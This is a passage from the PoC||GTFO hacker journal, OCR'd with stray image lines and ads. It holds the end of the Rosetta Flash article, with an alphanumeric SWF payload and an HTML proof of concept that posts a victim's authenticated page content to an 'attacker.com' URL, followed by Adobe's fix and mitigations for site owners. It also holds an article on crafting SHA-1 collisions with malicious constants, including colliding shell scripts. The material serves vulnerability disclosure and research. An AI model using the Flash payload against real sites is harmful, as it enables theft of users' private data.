ptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUG
hHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnn
nn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHx
XTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03
wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnn
nnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDD
w0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsg
HmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn
3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooo888888880Nj0h
```

The attacker has to simply host the below HTML page on his/her domain, together with a `crossdomain.xml` file in the root that allows external connections from victims, and make the victim load it.

```
    <object type="application/x-shockwave-flash" data="https://vulnerable.com/en
dpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333s
wW0ssG03sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0G
DG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnn
nnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50Ciu
dIbEAtwEpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQ
HzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0
GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhH
DEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZO
XHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnn
nnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXTh
nohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333
wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHT
HNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwD
DGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHD
HyMIuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnn
nnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooo888888880Nj0h" style="display: none">
        <param name="FlashVars" value="url=https://vulnerable.com/account/page_wit
h_sensitive_content_requiring_authentication&exfiltrate=http://attacker.com/log.
php">
    </object>
```

This universal proof of concept accepts two parameters passed as FlashVars. The `url` parameter is in the same domain of the vulnerable endpoint from which to perform a GET request with the victim's cookie. The `exfiltrate` parameter is the attacker-controlled URL to POST the exfiltrated data to in the variable `x`.

Moreover, we can get Rosetta Flash to force a particular checksum, which means that we can get the checksum, thus the flash file, to end with a particular character, such as `(`, which will be reflected by JSONP.

11.6 Mitigations and Fix

11.6.1 Mitigations by Adobe

Due to the sensitivity of this vulnerability, I first disclosed it internally to my employer, Google. I then privately disclosed it to Adobe PSIRT. Adobe confirmed they pushed a tentative fix in Flash Player 14 beta codename Lombard (version 14.0.0.125) and finalized the fix in version 14.0.0.145, released on July 8, 2014.

In the release notes, Adobe describes a stricter verification of the SWF file format.

> The initial validation of SWF files is now more strict. In the event that a SWF fails the initial validation checks, it will simply not be loaded. We are particularly interested in feedback on obfuscated SWFs generated with third-party tools, and older content.

11.6.2 Mitigations by Website Owners

First of all, it is important to avoid using JSONP on sensitive domains, and if possible use a dedicated sandbox domain.


One mitigation is to make endpoints return the `Content-Disposition` header `attachment; filename=f.txt`, forcing a file download. Starting from Adobe Flash 10.2, this is sufficient to instruct Flash Player not to run the SWF.

To be also protected from content sniffing attacks, prepend the reflected callback with `/**/`. This is exactly what Google, Facebook and GitHub are currently doing.

Furthermore, to hinder this attack vector in Chrome you can also return the `Content-Type-Option nosniff`. If the JSONP endpoint returns a `Content-Type` of `application/json`, Flash Player will refuse to execute the SWF.

11.7 Acknowledgments

Thanks to Gábor Molnár, who worked on ascii-zip, source of inspiration for the Huffman part of Rosetta. I learn talking with him in private that we worked independently on the same problem. He privately came up with a single instance of an ASCII SWF approximately one month before I finished the whole Rosetta Flash internally at Google in May and reported it to HackerOne only. Rosetta Flash is a full featured tool with universal, weaponized PoCs that converts arbitrary SWF files to ASCII thanks to automatic ADLER32 checksum bruteforcing.



12 A cryptographer and a binarista walk into a bar

by Ange Albertini, Binarista
and Maria Eichlseder, Cryptographer

So you meet a stingy schizophrenic genie, who grants you just one wish, and that wish is a single hash collision, with a bunch of nasty restrictions. In the following story, cleverness wins over stinginess, as it does, in a classic fairy-tale way! —PML

SHA-1 uses four constants internally. `0x5a827999`, `0x6ed9eba1`, `0x8f1bbcd` and `0xca62c1d6` are the square roots of 2, 3, 5, and 10 respectively. These nothing-up-my-sleeve numbers are supposedly innocent, but nobody knows why they were chosen, rather than any other constants. It's a common practice in embedded devices to use known checksum algorithms such as SHA-1 but with different internal parameters: it gives you a proprietary algorithm based on a robust model.

What could go wrong?


Aumasson et al.[23] show how to find practical collisions for such modified SHA-1 when the attacker can control these constants.

From a high-level perspective, finding a collision pair is a bit of an involved process. It roughly involves the following, but you should read the paper for full details.

1. Feeding the difference pattern (explained below) and the fixed bits (w.r.t. to the pattern) to an optimized automatic search algorithm.
2. Experimenting with the parameters until a few reasonable-looking candidates emerge, aborting if none do.
3. Feeding those candidates to a similar search algorithm with a similar parameter set.
4. Waiting a day or two for completion, maybe eliminating the less promising candidates successively.

Let's consider the consequences from a non-cryptographic perspective.

You have a colliding pair of pseudo-random blocks. They took between fifteen and thirty hours to compute, on eighty cores. They have the same SHA-1 checksum (`e033efe8e6e74d75c6d0bbaf2f2eba8d163f70b5`) if the internal constants are `0x5a827999`, `0x88e8ea68`, `0x578059de`, `0x54324a39` instead of the original ones. You're happy, you win.



If you look at these blocks as a normal person, you probably think, "This is just colliding random garbage. Big deal!" They just don't seem that scary. It would be far more useful if you had colliding files using a standard binary format.

Here are the rules of the game, from the binary perspective.

- You have two different blocks of `0x40` bytes, at offset `0`, that yield colliding hashes. You can append the same content to both, of course, and the overall hashes would still collide.
- Certain positions in these blocks are occupied by the same bytes, while bytes in other positions differ. We call the bitwise pattern of the differences a *difference pattern* and call the bytes/bits that must be the same in both blocks *fixed* and the rest *"random"*. Only a handful of such patterns exist that still have practical attack complexity.

[23] Albertini A., Aumasson J.-Ph., Eichlseder M., Mendel F., Schlaeffer M. Malicious Hashing: Eve's Variant of SHA-1. In: Joux, A. (ed.) Selected Areas in Cryptography 2014, LNCS, Springer (to appear)

- All available patterns have at most three consecutive bytes without a difference. Typically, in every double word, only the middle two bytes have no differences.
- A few more bits can be set to fixed values on top of a difference pattern, but the majority of the remaining bits will need to be "random". Typically, the more bits you fix, the higher the computational attack complexity. Fixing between 32 and 48 of the 512 bits in the first block usually works fine.
- All available patterns have a difference in the higher nybble of the last byte, and one pattern has no difference in the first three bytes.

This means that you can't have a magic signature of four bytes in a row in both blocks, nor four `00` bytes in a row, so you already know that you can't have two files of the same type with a classic four-byte magic value at offset zero.

You must either somehow skip over the randomness or deal with it. We will now discuss various ways to do so.

12.1 Skipping over the Randomness

Shell Scripts

You can see that our two blocks start with a hash and contain no carriage-return characters. That pattern is treated as a comment in many scripting languages, and thus ignored as unneeded data. Appended to two differing but colliding comment blocks, the same scripting code could check for some difference and produce different results accordingly. This will result in two colliding scripts.

```
0000000: 231d 1b91 3440 09d8 104d a6d3 54e1 102b  #...4@...M..T..+
0000010: b885 125b 4778 26bd fd37 2bee e650 082c  ...[Gx&..7+..P.,
0000020: 754b 1657 3811 bfd8 a5e0 b244 1a94 512a  uK.W8......D..Q*
0000030: cd36 a204 fee2 8a9f 3255 99aa b47a ed82  .6......2U...z..
0000040: 0a0a 6966 205b 2060 6f64 202d 7420 7831  ..if [ `od -t x1
0000050: 202d 6a33 202d 4e31 202d 416e 2022 247b   -j3 -N1 -An "${
0000060: 307d 2260 202d 6571 2022 3931 2220 5d3b  0}"` -eq "91" ];
0000070: 2074 6865 6e20 0a20 2065 6368 6f20 2220   then .  echo "
0000080: 2020 2020 2020 2020 285f 5f29 5c6e 2020          (__)\n
0000090: 2020 2020 2020 2028 6f6f 295c 6e20 202f         (oo)\n  /
00000a0: 2d2d 2d2d 2d2d 2d5c 5c2f 5c6e 202f 207c  -------\\/\n / |
00000b0: 2020 2020 207c 7c5c 6e2a 2020 7c7c 2d2d       ||\n*  ||--
00000c0: 2d2d 7c7c 5c6e 2020 205e 5e20 2020 205e  --||\n   ^^    ^
00000d0: 5e22 3b0a 656c 7365 0a20 2065 6368 6f20  ^";.else.  echo
00000e0: 2248 656c 6c6f 2057 6f72 6c64 2e22 3b0a  "Hello World.";.
00000f0: 6669 0a                                  fi.
```

```
$ sh eve1.sh
        (__)
        (oo)
  /-------\/
 / |     ||
*  ||----||
   ^^    ^^
```

```
0000000: 231d 1b92 1440 09ac 984d a6d3 bce1 1049  #....@...M.....I
0000010: 7085 1218 6f78 26b9 bd37 2bac ae50 086a  p...ox&..7+..P.j
0000020: fd4b 1655 3811 bfcc ade0 b246 ba94 517e  .K.U8......F..Q~
0000030: 4536 a206 7ee2 8a9f 9a55 99a9 1c7a ede2  E6..~....U...z..
0000040: 0a0a 6966 205b 2060 6f64 202d 7420 7831  ..if [ `od -t x1
0000050: 202d 6a33 202d 4e31 202d 416e 2022 247b   -j3 -N1 -An "${
0000060: 307d 2260 202d 6571 2022 3931 2220 5d3b  0}"` -eq "91" ];
0000070: 2074 6865 6e20 0a20 2065 6368 6f20 2220   then .  echo "
0000080: 2020 2020 2020 2020 285f 5f29 5c6e 2020          (__)\n
0000090: 2020 2020 2020 2028 6f6f 295c 6e20 202f         (oo)\n  /
00000a0: 2d2d 2d2d 2d2d 2d5c 5c2f 5c6e 202f 207c  -------\\/\n / |
00000b0: 2020 2020 207c 7c5c 6e2a 2020 7c7c 2d2d       ||\n*  ||--
00000c0: 2d2d 7c7c 5c6e 2020 205e 5e20 2020 205e  --||\n   ^^    ^
00000d0: 5e22 3b0a 656c 7365 0a20 2065 6368 6f20  ^";.else.  echo
00000e0: 2248 656c 6c6f 2057 6f72 6c64 2e22 3b0a  "Hello World.";.
00000f0: 6669 0a                                  fi.
```

```
$ sh eve2.sh
Hello World.
```

MBR & COM


Another possibility is to use one of the header-less file formats, such as an MBR boot sector or a COM executable. Encode some jumps in the constant part, with the relative offset in the differing part. Execution will land in different offsets, where you can have two different stubs of code.

7 Zip & Rar

Archives that are parsed sequentially, such as 7 Zip and Rar, simply scan for their respective signatures at any offset. So to create an archive collision, simply concatenate two archives and remove the first byte of the top archive. Then you have to make sure that one block of the colliding pair ends with the missing byte

of the signature. This block will restore the signature of the top archive, whereas the other block will keep it disabled, thus enabling the bottom archive.

Note that these are not exclusive. With a bit of perseverance, you can have a Rar-MBR-Shell colliding polyglot. And append a schizophrenic PDF, too! Why not? ;)



12.2 Dealing with Randomness

A JPEG file is made of segments. Each segment is defined by its first two bytes: first `0xff`, then an extra marker byte (but never `0x00`). For example, a JPEG should start with a Start-of-Image segment, marked `0xff 0xd8`.

Most segments then encode a length on two bytes (which is handy because it won't get out of control if it's random), and then the content of the segment.

A weird property of the JPEG format is that even though these markers are either constant-sized or encode their length, you can still insert random data between two segments.

How does the parser know where a new segment starts? It looks for an `0xff` byte that is followed by a non-null. Thus, if your JPEG encoder outputs an `0xff`, it should also output an extra `0x00` afterwards to avoid problems.

This is very handy for us, particularly as several contiguous segments with a length and value (APPx `0xe?` and COM `0xfe`) will be ignored.

12.2.1 Crafting our Colliding Pair


First, our blocks should be valid JPEGs. They must start with `0xff 0xd8`, which we can control. Then we need one last byte we can fully control, `0xff`, to start a segment. Then comes the fourth byte, which we'll set to `0xe?`. With luck, both cases will give us a valid+ignored segment start. Lastly comes the size of the segment, which we can't fully control, but which will not be too large as it's encoded in two bytes.

So, if we're lucky enough that the blocks are not too small, end after the `0x40` byte block, and their ends are not too close to each other, we just have to place the segments of two different JPEG pictures where these segments are ending.

Now we just have to hope that none of our random bytes creates an `0xff` byte. If we can't create the `0xff` sequence right after the signature, then we could retry later in the file, as other random data will be okay as long as no `0xff` appears.

We now have two valid JPEG start markers, and starting at the same offset two dummy segments of different lengths. All that is needed now is to start a comment segment right after the end of the smaller dummy segment, to comment out the first image's segment that will be placed immediately following the longest dummy segment. After the comment segment, we place the segment of the second image.

In one block, the dummy segment is longer; right after it come the segments of a valid JPEG image. In the other block, the dummy segment is shorter; it is directly followed by a comment segment that covers the rest of the longer dummy chunk and the chunks of the first valid image. Right after this comment segment come the segments of the second JPEG image.



JPEG signature — Chunk marker: - ff e5 in block 1, - ff e6 in block 2 — Chunk length: - c4 00 in block 1, - e4 00 in block 2

```
00000: ff d8 ff e? ?4 00 39 54 ?? 6d 04 2e ?? b7 b2 ??
       ?? 08 cf ?? ?? 46 d4 ?? ?? 0a 05 ?? ?? cb e2 ??  (contains no 0xff)
       ?? 87 fc ?? 38 98 83 ?? ?? 32 ac ?? ?? 6a a8 ??
       ?? 43 1f ?? ?? 66 87 f5 ?? 85 f7 ?? ?? 1c a9 ??


0c404: ff fe b5 e9     <COMment chunk covering Image 1>

0e404: ff e0           <start of Image 1>

       ...
       ff d9           <end of Image 1> <end of comment>

179ed: ff e0           <start of Image 2>

1b0d7: ff d9           <end of Image 2>
```

So now we have two blocks that can integrate any pair of standard JPEG files, provided they're not too big, and also a Rar archive collision, as one of the blocks ends with an 'R'. Why not, when we get the Rar for free?

12.3 And a Failure

The PE file format starts with an obsolete DOS header that is `0x40` bytes long (exactly the size of our block!), for which the only relevant elements nowadays are as follows:

- The '`MZ`' signature, at offset `0`.
- A pointer to the PE header, `e_lfanew`, aligned on four bytes at offset `0x3c`

As mentioned before, we know that the pointer will be different between the two blocks, as it is four bytes long. The problem is that the pointer in one of the two blocks will have a bit of its highest nybble set, thus that pointer will be greater than `0x1000000` (that's greater than 16 Gb). By manually crafting a

PE, the greatest value of `e_lfanew` that was found to be functional is `0xffffff0`, which is smaller than the lowest limit, yet very big. That PE itself is 268,435,904 bytes!

Thus, creating colliding PEs doesn't seem possible with this technique.

12.4 Conclusion

Having two different pictures with the same checksum that you can open in any image viewer is way more impressive than having two random colliding blocks—especially if you can freely use any picture for your final PoCs.

There are more than purely artistic reasons for studying polyglot collisions. When the attacker controls the constants as the hash function is initially specified, he only gets a single collision, a single pair of colliding blocks, for free. Finding more different collisions is as hard as finding one for the original SHA-1. So, if you want to have some freedom in using your collisions in practice, all target file formats must already be supported by your one colliding block.

In order to save significant time and heartache, a script was created that simulated all necessary conditions (generate two fully random blocks, set some bytes according to your rules, then check that they work). This script helped considerably to determine in advance the actual rules to feed the crunching cluster and then to be sure that you have working collisions at the end, rather than waiting a day or two to get the block pairs, which would likely fail to support the intended formats, and be forced to repeat this time-consuming and random process.

That makes two people happy: the cryptographer has a sexy new PoC, while the binarista has a nifty solution to an unusual challenge. Ain't that neighborly?

SuperBrain® Software.

	MICROSOFT	C-BASIC	PRICE
A/R	X	X	$250.00
A/P	X	X	$250.00
G/L	X	X	$250.00
P/R	X	X	$250.00
Inventory	X	X	$250.00
Restaurant Payroll	X		$250.00
Mailing List	X		$150.00
Word Processing	X		$195.00

"Industry Standard" programs on 5¼" diskette include source and complete professional documentation. Ready to run on SuperBrain.® One time charge, non exclusive license.

COMPUTER MARKETING CORPORATION

116 South Mission
Wenatchee, WA 98801
(509) 663-1626 Ask for wholesale division

Also SuperBrain® computers check on prices.

® Trademark of Intertec Data Systems

Z_S-SYSTEMS
ZOBEX INC.

Complete computer on 3 S-100 boards for UNDER $1000.00*
Runs M/PM, C/PM and OMNIX

64K RAM
4 MHz
No WAIT States
IEEE Std.

Low power,
DMA operation,
Bank select in 16K sections
Can be disabled in 4K increments

Z80 CPU
2-4 MHZ
IEE Std.

3 serial ports, 3 parallel, one 4K EPROM, Vectored interrupts, real time clock, Software controlled baud rates, Drives daisy wheel printer directly

DISK CONTROLLER
8" and 5"
DRIVES

All digital design for stable and reliable performance. No one-shots or analog circuitry.


CARD CAGE
and Fan

Wide-spaced 6 slot shielded motherboard for good cooling and low noise.

SEND FOR FREE INFORMATIONS
6 months warranty on our boards with normal use

Z_S-SYSTEMS / ZOBEX INC.
P.O. Box 1847, San Diego, Ca. 92112
(714) 447-3997


*introductory offer for limited time only



64K BYTE EXPANDABLE RAM

DYNAMIC RAM WITH ON BOARD TRANSPARENT REFRESH GUARANTEED TO OPERATE IN NORTHSTAR, CROMEMCO, VECTOR GRAPHICS, SOL, AND OTHER 8080 OR Z-80 BASED S100 SYSTEMS ★ 4MHZ Z-80 WITH NO WAIT STATES.
★ SELECTABLE AND DESELECTABLE IN 4K INCREMENTS ON 4K ADDRESS BOUNDARIES.
★ LOW POWER—8 WATTS MAXIMUM.
★ 200NSEC 4116 RAMS.
★ FULL DOCUMENTATION.
★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

	ASSEMBLED / TESTED
64KRAM	$595.00
48K RAM	$529.00
32K RAM	$459.00
16K RAM	$389.00
WITHOUT RAM CHIPS	$319.00



S100 MAINFRAME AND CARD CAGE

★ W/ SOLID FRONT PANEL $239.00
★ W/ CUTOUTS FOR 2 MINI-FLOPPIES $239.00
★ 30 AMP POWER SUPPLY $119.00

VISTA V-200 MINI-FLOPPY SYSTEM

★ S100 DOUBLE DENSITY CONTROLLER
★ 204 KBYTE CAPACITY FLOPPY DISK DRIVE WITH CASE & POWER SUPPLY
★ MODIFIED CPM OPERATING SYSTEM WITH EXTENDED BASIC
$695.00
★ EXTRA DRIVE, CASE & POWER SUPPLY
$395.00

16K X 1 DYNAMIC RAM


THE MK4116-3 IS A 16,384 BIT HIGH SPEED NMOS, DYNAMIC RAM. THEY ARE EQUIVALENT TO THE MOSTEK, TEXAS INSTRUMENTS, OR MOTOROLA 4116-3.
★ 200 NSEC ACCESS TIME, 375 NSEC CYCLE TIME.
★ 16 PIN TTL COMPATIBLE.
★ BURNED IN AND FULLY TESTED.
★ PARTS REPLACEMENT GUARANTEED FOR ONE YEAR.
$8.50 EACH IN QUANTITIES OF 8

BETA COMPUTER DEVICES
1230 W. COLLINS AVE.
ORANGE, CA 92668
(714) 633-7280

KIM/SYM/AIM-65—32K EXPANDABLE RAM

DYNAMIC RAM WITH ON BOARD TRANSPARANT REFRESH THAT IS COMPATIBLE WITH KIM/SYM/AIM-65 AND OTHER 6502 BASED MICROCOMPUTERS.
★ PLUG COMPATIBLE WITH KIM/SYM/AIM-65. MAY BE CONNECTED TO PET USING ADAPTOR CABLE. SS44-E BUS EDGE CONNECTOR.
★ USES +5V ONLY (SUPPLIED FROM HOST COMPUTER BUS). 4 WATTS MAXIMUM.
★ BOARD ADDRESSABLE IN 4K BYTE BLOCKS WHICH CAN BE INDEPENDENTLY PLACED ON 4K BYTE BOUNDARIES ANYWHERE IN A 64K BYTE ADDRESS SPACE.
★ BUS BUFFERED WITH 1 LS TTL LOAD.
★ 200NSEC 4116 RAMS.
★ FULL DOCUMENTATION
★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR, AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

	ASSEMBLED / TESTED
WITH 32K RAM	$419.00
WITH 16K RAM	$349.00
WITHOUT RAM CHIPS	$279.00
HARD TO GET PARTS ONLY (NO RAMS)	$109.00
BARE BOARD AND MANUAL	$49.00



CALIF RESIDENTS PLEASE ADD 6% SALES TAX. MASTERCHARGE & VISA ACCEPTED. PLEASE ALLOW 14 DAYS FOR CHECKS TO CLEAR BANK PHONE ORDERS WELCOME.

13 Ancestral Voices
Or, a vision in a nightmare.

by Ben Nagy

This high-capacity, weaponized poem has been withheld from this international edition, as it may inspire new exploits and is thus a controlled export.[24]

[24]Look up Wassenaar Arrangement, *intrusion software*, *control lists*, and *controlled items*. If it helps develop, generate, or automate exploits, it's now an export-controlled item. Kind of like strong cryptography was in 1990s.

14 A Call for PoC

by Pastor Manul Laphroaig
to many neighbors,
but especially to
the neighbors we've been begging for PoC.
(You know who you are, you scruffy PoC-hoarders!)

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit-level and byte-level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

– – – – – – – – – – – – – – – – – – – – – – – – – – – –

Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, or German. If you don't speak those languages, we'll dig up a translator.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to forge fake OTR histories of the Eliza chatbot; teach me a subset of the X86 architecture that can be easily assembled by hand; or, teach me how to identify Matilda's backdoor by the random numbers being better than Bochs ought to provide. Show me how to build a floppy that boots on multiple architectures. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

You can expect PoC||GTFO 0x06, our seventh release, to appear in print soon at a conference of good neighbors. We've not yet decided whether to include crayons, but you can be damned sure that it'll be a good read.

"Everything should be as simple as possible,
but no simpler" -- *Einstein*

DR. DOBB'S JOURNAL *(Software and systems for small computers)*
P.O. Box E, Dept. H8, Menlo Park, CA 94025 • $15 for 10 issues • Send us your name, address and zip. We'll bill you.

PoC || GTFO;

brings that

OLD TIMEY EXPLOITATION

with a

WEIRD MACHINE JAMBOREE

and our world-famous

FUNKY FILE FLEA MARKET

not to be ironic, but because

WE LOVE THE MUSIC!

November 25, 2014

6:2 On Giving Thanks

6:3 Dolphin Emulator Internals (PPC)

6:4 TAR/PDF Polyglots

6:5 Pong Easter Eggs in VMWare

6:6 Anti-Emulation for MIPS

6:7 Cracking AngeCryption with `ECB.py`


6:8 PCB Reverse Engineering

6:9 Davinci Self-Extractor

6:10 Observable Metrics

6:11 Donate to Laphroaig's 0day Charity

– – – –



Legal Note: Our intern has yet to forgive us for rejecting his copyright statement that repeatedly cites the Alien Tort Claims Act of 1789, and having blown our legal budget on scotch, there's nothing to threaten you with in this space. You should take this opportunity to make tons of paper and electronic copies to share with your friends.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo06.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse.

Technical Note: This issue is a polyglot with microdots that can be meaningfully interpreted as a ZIP, a PDF, or a TAR. It is filled with easter eggs, and if you are a very good reader, you will also hunt through it with a hex editor.

Printing Instructions: Pirate print runs of this journal are most welcome, but please do it properly! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if regulations demand it. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
